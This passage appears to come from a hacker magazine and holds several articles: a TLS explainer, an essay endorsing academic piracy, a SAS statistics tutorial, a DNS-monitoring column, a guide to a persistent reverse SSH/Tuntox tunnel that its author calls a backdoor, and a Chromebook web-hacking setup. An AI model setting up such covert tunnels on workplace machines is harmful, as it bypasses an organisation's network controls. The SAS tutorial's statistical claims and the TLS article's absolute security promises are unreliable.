We'll end with a call to action. None of the design outlined above is terribly complex and, with the exception of the Tor reverse-proxy, is pretty common IT practice in mid-sized companies that have outgrown "a single production server" and want scalable and replaceable infrastructure. The technical barrier for aiding the cause is low. Hacking has always been about challenging authority and authoritarianism, and that mindset is needed now in abundance, at DDoSecrets and beyond. No time to waste - Hack the Planet!

How One "S" Can Make a Difference

by aestetix

Privacy is more important than ever. With large corporations and governments alike spying on innocent people, we need to ensure both that we have tools which can protect us, and that we know how they work. One of these tools is transport layer security, or TLS (formerly known as SSL). In this article, we'll take a high level look at what TLS does, and how it helps protect us.

In order to understand how TLS works, we first need to understand how HTTP works. Let's say we go to our web browser, type in "http://www.2600➥.com/stores", and hit enter. Here is what the server sees:

```
GET /stores HTTP/1.1
Host: www.2600.com
```

Notice how the "www.2600.com" and the "/stores" are split apart. This is because the browser first connects to the host (www.2600.com) on port 80, and then, after the connection has been made, requests the path (/stores).

To break this down a bit more, let's outline the steps:

```
1. The browser reads in the URL
(http://www.2600.com/stores).
2. The browser parses the URL
into host (www.2600.com) and path
(/stores).
3. The browser then initiates a
connection to the host on port
80.
4. Once connected, the browser
uses the connection to request
the path.
```

When we connect on port 443 (for TLS), the browser makes a connection, and then it performs a TLS handshake, requiring that all following steps of the connection are encrypted. This means that only the server can see the part where it sends /stores. Let's outline the steps of the TLS connection to see the difference:

```
1. The browser reads in the url
(https://www.2600.com/stores)
2. The browser parses the URL
into host (www.2600.com) and path
(/stores).
3. The browser then initiates a
connection to the host on port
443.
4. The host and browser perform
a TLS handshake to encrypt the
connection.
5. Once the handshake has
completed, the browser uses the
encrypted connection to request
the path.
```

The key difference here is that after step 3, all communication between the browser and the host is encrypted in the TLS connection. This means that any government or third party trying to monitor our connection will see the host we connect to, but nothing more. Let's look at a few more examples to understand this more completely.

For a GET request with parameters, such as "https://www.youtube.com/video-hash?has_verified=1", the host is "www.youtube.com" and the path is "video-hash?has_verified=1". This means that when we connect to YouTube, both the path and all the parameters that our browser passed along are encrypted. The request looks like this:

```
GET /video-hash?has_verified=1
HTTP/1.1
Host: www.youtube.com
```

For a GET request with parameters and a cookie, the cookie (in this example, a session ID) is passed as a header. Headers are part of the request, so they are also encrypted:

```
GET /video-hash?has_verified=1
HTTP/1.1
Host: www.youtube.com
Cookie: sessionid=1234
```

Once again, the only thing that a government spy will see is the connection between the browser and the host, in this case "www.youtube.com." Everything else is encrypted.

One last example to drive the point home: a POST request. Where a GET request is generally used to request data, a POST is what the browser uses when logging into a website or uploading a file. A typical POST request might look like this:

```
POST /login HTTP/1.1
Host: www.youtube.com
Cookie: sessionid=1234
```


```
login=user&password=password
```

In this request, the last line, called the POST data, contains the login credentials for the user. If our connection is using TLS, then the only thing the government or corporate spy will see is the initial connection. In other words, if our browser shows the TLS lock, then nobody will be able to steal our password.

While it is good practice to use TLS for everything, it's worth noting that the host we connect to can see everything in plaintext. For this reason, it is important to know that we trust the host with our data, and it's also important to be aware of their data privacy practices. What does the host do with the data it collects? For Europeans, is the host GDPR compliant?

It's also not foolproof. There are occasionally vulnerabilities found in TLS, as well as new versions that improve speed and reliability. As of this writing, the latest version is TLS 1.3. But in general, making sure we use TLS is good practice. If you are at a login form for a website, make sure the URL says "https." You can also use the "HTTPS Everywhere" browser extension from the Electronic Frontier Foundation, which will ensure you are browsing securely in case we forget.

In conclusion, while using TLS is as simple as adding a single "s" into our address bar, it has wide ranging consequences that work in our favor. In an age where it is increasingly difficult to control who has access to our data, every bit counts.



COVID-19: A Tale of Two Mindsets

by Captain Crackham

It's sometimes said that you can only see the true characteristics of a person or body when they're reacting to a crisis. Assuming that's true, the 2020 global pandemic has shone a strikingly polarizing light on the priorities, nature, and mindsets of pirates, hackers, and technologists on one side, and governments and corporate bodies on the other.

At the beginning of the year, even though deaths due to the coronavirus were still fewer than a thousand in number, it was clear that what was developing was nothing less than a worldwide pandemic. The international scientific community needed reliable information on this new virus, but the majority of it was locked up behind publisher paywalls.

Like with the other academic fields, any scientist who writes up the results of research they carry out is encouraged to submit them to one of a relatively small number of academic publishers who will peer review and publish their work. The publisher takes the copyright to the article, and charges anyone who wants to access it - such as universities or other scientists - a small fortune for the privilege. The scientist who wrote the paper receives no payment from the publisher, nor do the academics who peer reviewed it on their behalf. Scandalously, in some cases academic authors are actually expected to pay a fee to the academic publisher.

Very slowly, this situation is changing. Leading the push for open access to academic research are institutions such as Library Genesis (Libgen) and Sci-Hub, which host huge numbers of scientific articles that have been unlawfully but ethically liberated from this paywall.

While governments and international bodies were responding to the growing threat of the virus at their characteristically glacial pace, an enthusiastic user of these repositories called shrine took it upon himself to collate every piece of published research regarding the COVID-19 virus and make it freely available online. This was made possible by the collective efforts of Libgen and Sci-Hub themselves, thanks to their willingness to flout the law in order to free academic papers from paywalls; Archivist at `The-Eye.eu` who stepped up to host the resulting repository; and the organizations and individuals who gave their spare storage space and bandwidth to host the torrent.

Not only did this huge collaborative effort make the world's collective knowledge on the virus freely available to every scientist and researcher with an Internet connection, but it also managed to shame a number of the parasitical publishers into making some of their own pay-to-view libraries temporarily free to access. It took the best part of a month, but we should take these small victories as we get them.

Similar success has been achieved by distributed cloud computing projects. BOINC (Berkeley Open Infrastructure for Network Computing) is a project managed by the University of California at Berkeley which has spawned a wealth of science projects that use its model. Scientific research that requires a huge amount of processing power that wouldn't normally be available to researchers is split up into chunks and distributed to the thousands of PC owners who are willing to donate their idle CPU and GPU cycles. Scientists seeking to develop treatments or a vaccine for COVID-19 have been submitting their workloads to several projects including Folding@home and Quarantine@home. In response, technologists, including the hacking community, have responded en masse, prompting a huge surge in the pool of active participants that have actually led to some of the projects briefly running out of data to be crunched by the community.

Also stepping up to the plate to do their part during the first lockdown was the Internet Archive, which offers a virtual library of books that can be "borrowed" online. To maintain an artificial parity of sorts with physical libraries, the Internet Archive usually places restrictions on their books by limiting the number of users who can have access to a scanned book and the amount of time that they can maintain this access.

Recognizing the impact that the closure of physical libraries was having on students and researchers now unable to easily borrow physical books to support their studies, the Internet Archive launched the National Emergency Library. This contained a collection of texts commonly used in research and teaching, and could be accessed internationally without the usual waitlist restrictions. With a sickening degree of inevitability, it wasn't long until several academic publishers were lining up to accuse the Internet Archive of engaging in piracy, claiming the authors from whom these obsolete spongers had been grifting for years were somehow endangered by this short-term measure.


These same publishers quickly pooled their considerable vat of leeched money so they could sue the Internet Archive, forcing them to end the National Emergency Library before their intended date of the end of the academic year. In their incredibly narrow minds, this cartel of publishers presumably imagined this would lead to a sudden upsurge of screwed-over students and researchers buying the publishers' overpriced books instead. What it did in reality is highlight the value of projects such as the likes of the aforementioned Libgen and Sci-Hub in providing academic texts for free without limitations, and the benefits of donating directly to and purchasing directly from authors.

If this ongoing crisis has afforded us a glimpse at the true characteristics of those affected by it, what have we learned? On the one hand, hackers and pirates have given their time, skills and knowledge to transcend immoral laws in order to directly assist researchers looking for treatments and a vaccine, and to aid students and learners affected by the lockdowns.

On the other hand, we've got blundering and bureaucratic backside-covering inaction from world leaders whilst the usual mega-corporations have busily clubbed together to pervert laws that, once upon a time, were enacted to encourage the progress of science, arts, and knowledge. And all to the ends of propping up outmoded business models, with the sole intention of fattening their bank accounts. Where governments and corporate bloodsuckers have let us down, thank goodness our hardware, networks, data, and minds remain free.

Links

Library Genesis: `http://gen.lib.rus.ec/`
Sci-Hub: `https://sci-hub.st/`
BOINC: `https://boinc.berkeley.edu/`
Folding@Home: `https://foldingathome.org/`
Internet Archive: `https://archive.org/`
Ongoing updates from TorrentFreak: `https://torrentfreak.com/`



Normalizing SASsy Data Using Log Transformations

by Chris Rucker

Most data analysts know that data is dirty and SAS data is no exception to the rule. The data is often unstructured, lacking primary or foreign keys, and often contains duplicate observations.

One best practice before performing an exploratory data analysis is to normalize your data so that it is somewhat symmetrical - like a normal distribution or a bell curve. It is common knowledge that approximately 68 percent of data falls within one standard deviation of the mean when transformed. Minimize the noise plus garbage data by using a logarithmic function (i.e., log) to transform your data.

SAS programming language has a common logarithm function, or base 10 function, for log transformations from untransformed dirty data to symmetrical data. The log uses multiplication to test "to what power is a number equal to another number?"

This example uses the Sashelp.cars dataset because of its relative simplicity and small number of observations. The following base 10 log transformation using minimal SAS code for the "Cylinders" variable outputs a parallel log variable called "LOGVAR".

SAS Code:

```
data cars _ log _ transformed;
  set sashelp.cars;
  LOGVAR=log10(cylinders);
run;
```

Partial SAS Dataset:

```
Make    Cylinders      LOGVAR
Acura           6      0.778151
Acura           4      0.60206
Acura           4      0.60206
```

What Does It All Mean?

Graphing our two variables shows the distribution of the Cylinders variable after transformation.

Figure 1 indicates the majority of data (shaded area) centered on the mean (~0.75). And approximately 68 percent of my data fell within one standard deviation of the mean between the ~0.66 and ~0.83 log values. We have a normal distribution!

The result includes a 95 percent confidence interval with a 3.61 percent margin of error, so my statistic will be within 3.61 percentage points of the real population value 95 percent of the time.

Now we have less noise, garbage, and dirty data!

Chris Rucker is a Data Scientist and analyzes data for a large MCO.
GOMAB





Figure 1. Normally distributed log of Cylinders variable by car make



by Alexander Urbelis


Reluctantly Interesting Times

I'd like to start off by declaring that 2020 has made me very tired of people ominously repeating the following aphorism, often claimed to be of Chinese origin: "May we live in interesting times." It is worth noting that there is really nothing tying this apocryphal curse in the form of a blessing to China. In fact, this expression has more of a direct connection to a 19th century British imperialist, conversative politician, Joseph Chamberlain, who opposed home rule for Ireland and happened to be the father of Neville Chamberlain. If you're wondering where this is going, steady on: Neville Chamberlain, in turn, was the British Prime Minister from 1937 to 1940 and is best remembered for his unfortunate foreign policy of appeasement, through which and by way of the Munich Agreement of 1938, Britain and other European powers conceded the German-speaking Sudetenland of Czechoslovakia to Nazi Germany.

There's the nexus: appeasing Nazis. The former President of the United States, Donald Trump, made a habit of appeasing, inciting, and normalizing extremism and neo-Nazis while in office. And since my last column, we have had an election, an insurrection that attempted to overturn the 2020 election results, a Twitter and Facebook ban of Trump, the dismantling and partial resurrection of Parler, the inauguration of President Biden, and the second impeachment of Donald Trump. Interesting times indeed.

In my last column, I lamented the scarcity of legitimate and useful gripe sites incorporating the term "sucks" into domain names. Recent events - e.g., the continuation of the incompetently managed health crisis causing over 500,000 deaths in the United States and what appeared to be a very competently stoked insurrection - made me curious about the number of "sucks" domains pertaining to Donald Trump. After all, I have been monitoring the DNS for domain registrations that contain the string "trump" for several years now and have this data at my fingertips. What is more, if anyone should be the object of criticism, it should surely be Donald Trump. What I found was noteworthy.

As of the writing of this column, there are approximately 66,000 domains that contain the string "trump." Of those 66,000 domains, there are only 179 domains that contain both the string "trump" and the string "suck." Put differently, those 179 domains represent only 0.27 percent, or roughly one-fifth of one percent of the total number of domains pertaining to Trump. Though a small fraction of one percent of these domains, it is critical to remember that there are certainly more creative and relevant ways to create critical domain names that do not use the string "sucks." For instance, there are right now 383 domains that contain the term "trump" together with "impeach," and 54 domains that contain trump together with "idiot."



```
169 / 179 | trumpthinksvetsarelosersandsuckers.site | ns16.domaincontrol.com |
170 / 179 | trumptowersucks.com | ns53.domaincontrol.com |
171 / 179 | trumptvsucks.com | ns1100.ui-dns.de |
172 / 179 | trumpusasucks.com | ns-cloud-c2.googledomains.com |
173 / 179 | trumpusuck.com | ns49.domaincontrol.com |
174 / 179 | trumpvodkasucks.com | ns09.domaincontrol.com |
175 / 179 | trumpwhitehouse.sucks | ns21.worldnic.com |
176 / 179 | trumpyousuck.com | ns55.domaincontrol.com |
177 / 179 | trumpyousucker.com | ns02.cashparking.com |
178 / 179 | whytrumpsucks.com | suspended2.plaindns.net |
179 / 179 | yousuckdonaldtrump.com | ns1.inmotionhosting.com |
```

More interesting, however, is that unlike the T-Mobile examples I referenced in the last issue, zero of which resolved to anything substantive, these critical Trump domains that contain the string "suck," do much more frequently host substantive content. To examine these domains, I wrote a small bash script that uses Chromium and a command line-based png generator to iterate through the list of 179 domains and create screenshots of their content. (Anyone interested in this script can reach out to me directly.) Of those 179 domains, 24 domains, or about 13 percent, contained some kind of content or a deliberate redirect to another domain.

Some of the more entertaining domains were trumpstillsucks.com (selling bumper stickers very similar to the domain name), doestrumpsuck.com (containing numerous "alt-facts" about Trump, such as "Fact: Donald Trump hates teachers and librarians."), trumperssuck.com (redirecting to 18 USC § 2384, the federal criminal statute that applies to seditious conspiracy), and isucktrumpsdick.com (redirecting to Ted Cruz's Twitter page). The latter two of these proves that even a domain redirect or DNS CNAME record can be an act of free speech and resistance.

This raises the question: when Amazon refused to further provide hosting services to Parler and Twitter banned Trump, were these too acts of resistance? What are we to make of these decisions? Were they about what is morally right and wrong? Or were they rooted in the fear that, as corporate entities, they had to cut ties with extremists and Trump because it was no longer politically viable and would shortly become economically infeasible to maintain any commercial relationship? Without getting into the merits and demerits of each decision (the implications of which I agree can be damaging to free speech rights), the actions of Amazon, Twitter, and Facebook demonstrate very clearly that these platforms wield great political power.

Consider that *The New York Times* now has a record number of subscribers, around seven million, while shortly before his ban, Trump had 88 million followers on Twitter. With a single tweet, Trump could reach more than 12 times the number of people who read the *New York Times,* and that is not accounting for retweets, quotes, etc. Technology will never be disentangled from politics.


Along similar lines, archiving Parler while it was in its death throes was both a political act and a great hack. With Parler having lost its authentication services and with Amazon about to pull the plug on its Internet connectivity, the effort to archive this data was innovative, necessary, and brilliantly simple. At the time of this writing, Parler is slowly and partially being resurrected on a new host, DDoS-Guard.

DDoS-Guard, it turns out, is a rather curious hosting platform and entity. DDoS-Guard has a physical address in Edinburgh, Scotland, and telephones that ring to both Russia and the Netherlands. The IP address that DDoS-Guard assigned to Parler indicates that it is located in Belize. The abuse contact details for that IP address are associated with a physical address in Ecuador and an email address in Russia. DDoS-Guard itself has two languages on its website, Russian and English, and domain registration data linking it to Russia, i.e., the domain was created in 2011 with the Russian domain registrar, reg.ru. In addition, Parler has MX records (mail server records) that indicate it is using email services provided by Microsoft. Those MX records appear to be the last vestige of data connecting Parler to the United States.

Parler is clearly trying to cut as many ties with U.S. companies as possible and therefore to evade the reach of U.S. jurisdiction as quickly as possible. And if that assumption is wrong, then those facts mean that no other reputable hosting companies would touch Parler as a client, forcing them to go with DDoS-Guard.

Also and equally significant, if DDoS-Guard begins acting as Parler's primary host, Parler data, connections, logins, communications, etc., will be flowing through a Russian entity. This means that those communications and all of that data will very likely be available to Russian authorities with minimal legal process and transparency, as well as to Russian intelligence with no transparency. If Russian intelligence is essentially able to man-in-the-middle extremist activities and conversations, they will have very valuable inside knowledge about exactly how to foment additional violence, sedition, and extremist activities within the United States.

This is a real and imminent danger for this country. On January 27, DHS issued a terrorism advisory about the threat of "ideologically-motivated violent extremists" who objected to the Presidential transition, were "fueled by false narratives," who would "mobilize to incite or commit violence." Working with Human Rights First as a member of its technology advisory board, I have begun to track this very sort of extremist activity in the DNS. Portending the DHS alert, one day earlier on January 26, we detected the registration of whitepowerguns.com, whitepowerjustice.com, and whitepowertravel.com.



```
whitepowerguns.com | GoDaddy.com, LLC | Creation Date: 2021-01-26T06:41:35Z |

whitepowerjustice.com | GoDaddy.com, LLC | Creation Date: 2021-01-26T06:41:34Z |

whitepowertravel.com | GoDaddy.com, LLC | Creation Date: 2021-01-26T06:41:34Z |
```

Free speech and unfettered criticism are what I contemplated in my suggestion last column of an alternative platform, run by hackers and defended by lawyers, that operates on a generic domain, with company-specific subdomains. And this is an effort we are still developing. But given the events of the last few months and seeing activity in the DNS like the domains above, I believe that more is needed: that vile and racist propaganda, proselytizing, and any steps taken towards extremist violence needs to be monitored, called out, and shut down.

By this, however, I do not mean to suggest that we need additional powers of government surveillance. The right to privacy, and our reasonable expectation thereof, has historically been eroded whenever new threats to the United States emerge. But the dangers to the right to privacy are particularly pronounced when the threat actors we seek to monitor are found within the United States rather than without. Misused and synonymous with untargeted, dragnet-type surveillance, it is worth remembering that the Foreign Intelligence Surveillance Act (FISA) was enacted in response to unfettered domestic surveillance, and was intended to interject judicial oversight and a warrant requirement to prevent domestic snooping on U.S. citizens. And while we may think it's amusing to see scores of insurrectionists rounded up and charged with various crimes on the basis of their location data, the Parler leaks, or videos idiotically uploaded to social media platforms documenting their crimes, we should remember that the targets of government surveillance in the 1960s and 1970s that led to FISA and judicial oversight of domestic surveillance were anti-war activists, including Martin Luther King, Jr., Muhammad Ali, and even our elected officials themselves.

Ironically, then, the round-up of these insurrectionists should give us pause. With geo-location data from all of our smartphones being bought and sold through dubious advertising ecosystems - and with the means to deanonymize that data becoming easier and easier - it has been relatively simple for the government to acquire that data through legal process, and to track and trace the actions of the rioters from the moment they left their homes to the second they entered the Capitol. Access to this type of information - both in terms of scale and intrusiveness - goes far beyond the type of domestic surveillance that was even conceivable in the 1970s. The mere availability of a data set that includes our movements is chilling and anathema to our First Amendment freedoms, and to our right to speak freely and to assemble with whom we please without fear. For this reason, such data sets should be regulated, ideally by federal law and not a hodgepodge of state laws, from which new private rights should emerge, such as the right to be forgotten (a right that already exists in the EU) and the right to know specifically who has acquired one's data and when. We need regulation before it's too late to unwind or reset this data. The digital equivalent of Chamberlain's appeasement policy is what allowed homegrown extremism to fester and perilous misinformation to propagate. We do need more monitoring and surveillance of extremist activities, but I do not believe we need to again make the mistake of granting the government further investigatory powers that may chafe and erode our civil rights because, at root, what we need is not government surveillance but more community surveillance. This is the difference between a neighborhood watch and installing several new police stations in a community. Though there are isolated efforts to identify extremist activities, the eyes, ears, and heart of the hacker community have always been able to do more with less.

We are continuing to think this through, so stay tuned. These are reluctantly interesting times indeed, with more interesting times ahead.

Work from Home through P2P Network

by 0xc0000156

After years of being a Windows programmer using VS and some other IDEs, I started to appreciate VIM. For me, it's still hard to use, but it hasn't changed in decades which now seems to be a good thing. I became more and more lazy after turning 35. Plus, combine VIM with Latex - I feel special.

One good thing about VIM is that it's lightweight. It allows me to work remotely through an SSH terminal. I can just set up a server at work. The server doesn't even need a GUI and it keeps on for months.

I have a laptop at work. For some reason, some laptops don't have Ethernet sockets anymore. So my laptop can only connect to a Wi-Fi network. But the IP address is dynamically assigned. Each time it connects to the Wi-Fi, it may got a new one. If I want to connect to it from home, there might be a problem. I thought I could write a script and let it send an email with the new IP address. Turns out that was too difficult for me. I also don't want to use remote control software such as TeamViewer because the rendering of GUI is slow. All I need is an SSH terminal and VIM.

I also have a desktop at work which has a static IP address. So my goal is to let the laptop connect to my desktop whenever it boots up or whenever it gets a new IP address. I could simply create a reverse tunnel.

Let's say my laptop's IP address is L.L.L.L and my desktop's IP address is D.D.D.D. On my laptop, I execute the following command:

```
u@laptop:~$ ssh u@D.D.D.D -R
➥ 8888:localhost:22
```

where "u" is my user name. This command says: ssh to D.D.D.D(desktop) as user "u." Once connected, open a TCP port (8888 at the desktop). All the connections to port 8888 will be forwarded to the laptop's port 22 (which is the SSH port).

Notice that the "localhost" in this command is quite confusing - it means the laptop. I can use the laptop's IP address instead, but it kind of defeats the purpose. (You also can specify any IP address here - connections will be forwarded to it.)

Following this command, I need to type in the password and a shell will be spawned. Meanwhile, port 8888 is opened, so on my desktop, if I type:

```
u@desktop:~$ ssh
➥localhost -p 8888
```

it will connect to my laptop.

Now I need this to be done in an automatic way. First, no typing password.

Step 1: Create authentication SSH-Keygen keys on my laptop:

```
u@laptop:~$ ssh-keygen -t rsa
```

Leave empty for passphrase. It creates files `~/.ssh/id _ rsa` and `~/.ssh/id _ rsa.➥pub`.

Step 2: Create .ssh directory on desktop D.D.D.D:

```
u@laptop:~$ ssh u@D.D.D.D mkdir
➥ -p .ssh
```

Step 3: Upload generated public keys to desktop D.D.D.D:

```
u@laptop:~$ cat .ssh/id_rsa.pub
➥ | ssh u@D.D.D.D 'cat >> .ssh/
➥authorized_keys'
```

Step 4: Set permissions:

```
u@laptop:~$ ssh u@D.D.D.D
➥ "chmod 700 .ssh; chmod 640
➥ .ssh/authorized_keys"
```

OK, try to login without a password!

```
u@laptop:~$ ssh u@D.D.D.D
```

Now, I need this reverse tunnel to be established after the system boots up or to be reestablished whenever the network recovers from a breakdown. It seems that system daemon is a good choice (I use Ubuntu).

I create the following script on my laptop.

```
u@laptop:~$ sudo vi /etc/
➥systemd/system/sshreverse
➥tunnel.service

[Unit]
Description=SSH Reverse Tunnel
After=network.target
```

```
[Service]
Restart=always
RestartSec=20
User=u
ExecStart=/usr/bin/ssh -NT -o
➥ ServerAliveInterval=60 -o
➥ "ExitOnForwardFailure yes"
➥-R 8888:localhost:22 u@D.D.D.D

[Install]
WantedBy=multi-user.target
```

To enable and start it:

```
$ systemctl enable
➥sshreversetunnel
$ systemctl start
➥sshreversetunnel
```

To update once the config file is changed:

```
$ systemctl daemon-reload
```

At this point, you probably already know that I copy and paste from *Stack Overflow*. And you probably would ask: Why don't you just do your work at your desktop?

What if I don't have a static IP desktop? Or what if my home and my work don't even share the same network? There may be several layers of NAT.

To solve this, I need some relay on the Internet that can deliver my connections. The first thing that comes to my mind is instant messaging or IRC. Years ago, I tried Google's Gtalk, which used an extended XMPP protocol. It provided open sourced library libjingle, gnat. But, as we all know, Google shut down the Gtalk service.

I needed to find another project or I would have to write an ugly one myself. After trying several open source projects that claimed they could do it, I finally found one that worked for me. It's called Tuntox. You can learn more about it at their Github page: github.com/gjedeer/tuntox.

You can compile it yourself - I didn't. I downloaded the binary from the Releases tab. On my laptop:

```
u@laptop:~/tuntox$ wget https://
➥github.comgjedeer/tuntox/
➥releases/download/0.0.9/
➥ tuntox-x64
u@laptop:~/tuntox$ chmod +x
➥ tuntox-x64
u@laptop:~/tuntox$ TUNTOX_
➥SHARED_SECRET=password
➥ ./tuntox-x64 -C ./
2018-11-23 03:32:58: [INFO]
Tuntox built from git commit
➥896775c6089baa24edee06e04f5b
➥83c3bb3bef5d
2018-11-23 03:32:58: [INFO] Using
➥56214 for TCP relay port and
 23893-23903 for UDP
2018-11-23 03:32:58:
➥[INFO] Using Tox ID:
➥xxxxxxxxxxxxxxxxxxxxxxxxxx
➥xxxxxxxxxxxxxxxxxxx
2018-11-23 03:33:06: [INFO]
➥Connection status changed:
➥An UDP connection has
➥been established
```

Note: replace "password" with your real password and remember your Tox ID. Parameter "-C ./" indicates that Tuntox will create a file called "tox_save" under the current directory. With this file, it will have a fixed Tox ID all the time.

Now from any computer, with this Tox ID, run the following command:

```
$ TUNTOX _ SHARED _
SECRET=password ./tuntox-x64 -i
xxxxxxxxxxxxxxxxxxx
➥xxxxxxxxxxxxxxxxxxxxxxxx
➥-L 2222:127.0.0.1:22
2018-11-22 22:46:08: [DEBUG]
➥Server whitelist mode enabled
2018-11-22 22:46:08: [INFO]
➥Tuntox built from git commit
➥ 896775c6089baa24edee06e04f5
➥b83c3bb3bef5d
2018-11-22 22:46:08: [INFO] Using
➥26501 for TCP relay port
➥and  14364-14374 for UDP
2018-11-22 22:46:08: [INFO]
➥Connecting to Tox...
2018-11-22 22:46:16: [INFO]
➥Connection status
➥changed: An UDP connection
➥has been established
2018-11-22 22:46:16: [INFO]
➥Connected. Sending
➥friend request.
2018-11-22 22:46:16: [INFO]
➥Waiting for friend
➥to accept us...
2018-11-22 22:46:30: [INFO] Friend
➥request accepted (A TCP
➥ connection has been
➥established (via TCP relay))!
```

Quite like the previous SSH command, it

opens local port 2222. Open another terminal:

```
$ ssh localhost -p 2222
```

Try it out - it works!

Combine it with the system daemon script that we introduced earlier:

```
[Unit]
Description=SSH P2P Tunnel
After=network.target
[Service]
Restart=always
RestartSec=20
User=u
Environment=TUNTOX_
SHARED_SECRET=123123
ExecStart=/home/u/tuntox/
➥tuntox-x64 -D -C /
home/u/tuntox/
[Install]
WantedBy=multi-user.target
```

Now I can connect to my laptop from anywhere, so I can work from home. Or I get a pretty good backdoor!

Chromebook as a Web Hacking Platform

by David

A Chromebook is usually a cheap laptop which runs the ChromeOS. Another common trait on these laptops is that they do not have much power in regards to RAM or disk space.

But another common trait among these laptops is that it is possible to run Linux including graphical applications.

Therefore, a Chromebook is a cheap laptop for your daily surfing usage, if you can overcome that Google looks over your shoulder. But it is also a very cheap platform for getting started in web hacking. So here is a short guide on installing the software needed to transform a Chromebook into a potent web hacking platform.

This guide has been made on a Lenovo Chromebook 100e, second generation. This is an ARM-based laptop, so it is a cheap platform which has a long battery life.

But without further ado, here are the steps needed.

Steps

1. Get a Chromebook (You can get a Chromebook in every price range from $200 to a-lot-of-$s. Or maybe even lower.)

2. Activate Linux on your Chromebook See here for a guide: `support.google.com/chromebook/➥answer/9145439?hl=en.`

3. Update the software on the cChromebook using the following:

```
sudo apt-get update && sudo apt-
get ➥dist-upgrade
```

4. Install some needed packages:

```
sudo apt-get install openjdk-11-jdk
dirb python3-pip firefox-esr libffi-
➥dev libxml2-dev libxmlsec1-dev
zlib1g-dev
```

5. Clone theHarvester git clone: `github.com/laramies/theHarvester`

6. Go to the folder and install requirements:

```
cd theHarvester && sudo pip3
➥install -r requirements.txt
```

7. Download Burp Suite. Get the jar version and copy to the Linux files folder.

8. Start Burp Suite and Firefox:

```
java -jar burpsuite_community_
➥v2020.2.1.jar
```

9. In Firefox, go to `Settings -> Certificates -> Authorities`

10. In Firefox, configure proxy to be `localhost:8080` for all protocols.

11. Go to `http://burp`

12. Download CA cert.

13. Install the cert in Firefox as an authority CA. Enable the certificate and identify websites and mail.

14. Done. Ready to hack.

This will install the following tools:

Firefox - browser to perform the hacking in.

Burp Suite - web proxy to intercept web calls and modify them on the fly.

theharvester - tool to scan Google and other search engines for information about companies and domains.

dirb - tool to scan a site for common words.

Burp Suite is also configured to do SSL man-in-the-middle on the Firefox browser.

Hope this can help you getting started with web hacking.

Remember! Stay Safe. Stay Legal.

Thinking in AI - Can AI Wake Up?

by Duran

